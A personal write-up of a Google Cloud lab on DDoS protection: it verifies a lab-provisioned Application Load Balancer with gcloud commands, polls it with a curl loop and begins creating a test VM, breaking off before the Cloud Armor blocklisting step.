GoogleCloudNetworkSecurity

DEBORAH BINYANYA

Contents

LAB 1: DDOS PROTECTION; CONFIGURING TRAFFIC BLOCKLISTING WITH GOOGLE CLOUD ARMOR

Overview

Application Load balancing (HTTP/HTTPS) is implemented at the edge of Google's network in Google's **points of presence (POP)** around the world. User traffic directed to an Application Load Balancer enters the POP closest to the user and is then load balanced over Google's global network to the closest backend that has sufficient capacity available.

Google Cloud Armor IP ***blocklists/allowlists*** enable you to restrict or allow access to your Application Load Balancer at the edge of the Google Cloud, as close as possible to the user and to malicious traffic. This prevents malicious users or traffic from consuming resources or entering your **virtual private cloud (VPC)** networks.

In this lab, you will verify that an Application Load Balancer with global backends is deployed. This load balancer is automatically provisioned for you during startup. You will then *create a VM to test access to the load balancer*. Finally, you will *stress test the load balancer and blocklist the stress test IP* with Google Cloud Armor.

Objectives

In this lab, you will learn how to perform the following tasks:

- Verify that an Application Load Balancer is deployed.
- Create a VM to test access to the Application Load Balancer.
- Use Google Cloud Armor to blocklist an IP address and restrict access to an Application Load Balancer.

Setup and requirements

For each lab, you get a new Google Cloud project and set of resources for a fixed time at no cost.

1. Click the **Start Lab** button. If you need to pay for the lab, a pop-up opens for you to select your payment method. On the left is the **Lab Details** panel with the following:
    - The **Open Google Cloud console** button
    - Time remaining
    - The temporary credentials that you must use for this lab
    - Other information, if needed, to step through this lab
2. Click **Open Google Cloud console** (or right-click and select **Open Link in Incognito Window** if you are running the Chrome browser).

The lab spins up resources, and then opens another tab that shows the **Sign in** page.

Tip: Arrange the tabs in separate windows, side-by-side.

Note: If you see the **Choose an account** dialog, click **Use Another Account**.

3. If necessary, copy the **Username** below and paste it into the **Sign in** dialog.

You can also find the **Username** in the **Lab Details** panel.

4. Click **Next**.
5. Copy the **Password** below and paste it into the **Welcome** dialog.

You can also find the **Password** in the **Lab Details** panel.

6. Click **Next**.


Important: You must use the credentials the lab provides you. Do not use your Google Cloud account credentials.

Note: Using your own Google Cloud account for this lab may incur extra charges.

7. Click through the subsequent pages:
    - Accept the terms and conditions.
    - Do not add recovery options or two-factor authentication (because this is a temporary account).
    - Do not sign up for free trials.

After a few moments, the Google Cloud console opens in this tab.


Note: To view a menu with a list of Google Cloud products and services, click the **Navigation menu** at the top-left, or type the service or product name in the **Search** field.



Task 1. Verify the Application Load Balancer is deployed

In this task, you verify that the global Application Load Balancer is deployed. The Application Load Balancer is automatically created when you start the lab. This will be used for a simple web application. This application is deployed to demonstrate the capabilities of Google Cloud Armor.


1. On the Google Cloud console title bar, click **Activate Cloud Shell** ( ). If prompted, click **Continue**, and then click **Authorize**.



2. Verify that the load balancer is **deployed and registered** by executing the following command:

gcloud compute backend-services get-health web-backend --global

Note: Rerun this command and wait until this command returns that three instances are ***HEALTHY***. You can also monitor it in the console (**Navigation menu > View All Products > Network services > Load balancing**).




3. **Retrieve** the load balancer **IP address** by executing the following command:

gcloud compute forwarding-rules describe web-rule --global

4. Copy the value for the **IPAddress** property.


Keep track of this IP address. It will also be used in a later section.



5. Open a new browser tab and try to visit that IP address **http://{IP_ADDRESS}.**

Replace {IP_ADDRESS} with the IP address of the load balancer. Do not include the curly braces when you are asked to provide the IP address.

If you get a message that the IP address doesn't support a secure connection, click **Continue to site**.




Keep refreshing the page until you see a page with a message similar to this:

Web server

This server is in zone: projects/104716457480/zones/us-central1-f

Note: It might take a couple of minutes to access the Application Load Balancer. In the meantime, you might get 404 or 502 errors. Keep trying until you see the page of one of the backends.




6. In Cloud shell, use the following curl command to **access the IP address**:

while true; do curl -m1 {IP_ADDRESS}; done


The responses will be from backends that have been created in different zones.

7. Press **CTRL+C** to stop the previous command.




Task 2. Create a VM to test access to the load balancer

1. In the Google Cloud console, in the **Navigation menu** (☰), click **Compute Engine > VM instances**.




2. Click **Create instance**.



3. On the **Machine configuration** page, enter the following values:

Field	Value (type or select)
Name	access-test
Region	us-east1
Zone	us-east1-d

4. Leave everything else at the default and click **Create**.




5. Once launched, click the **SSH** button to connect to the instance.
6. Run the following command on the instance to access the load balancer:

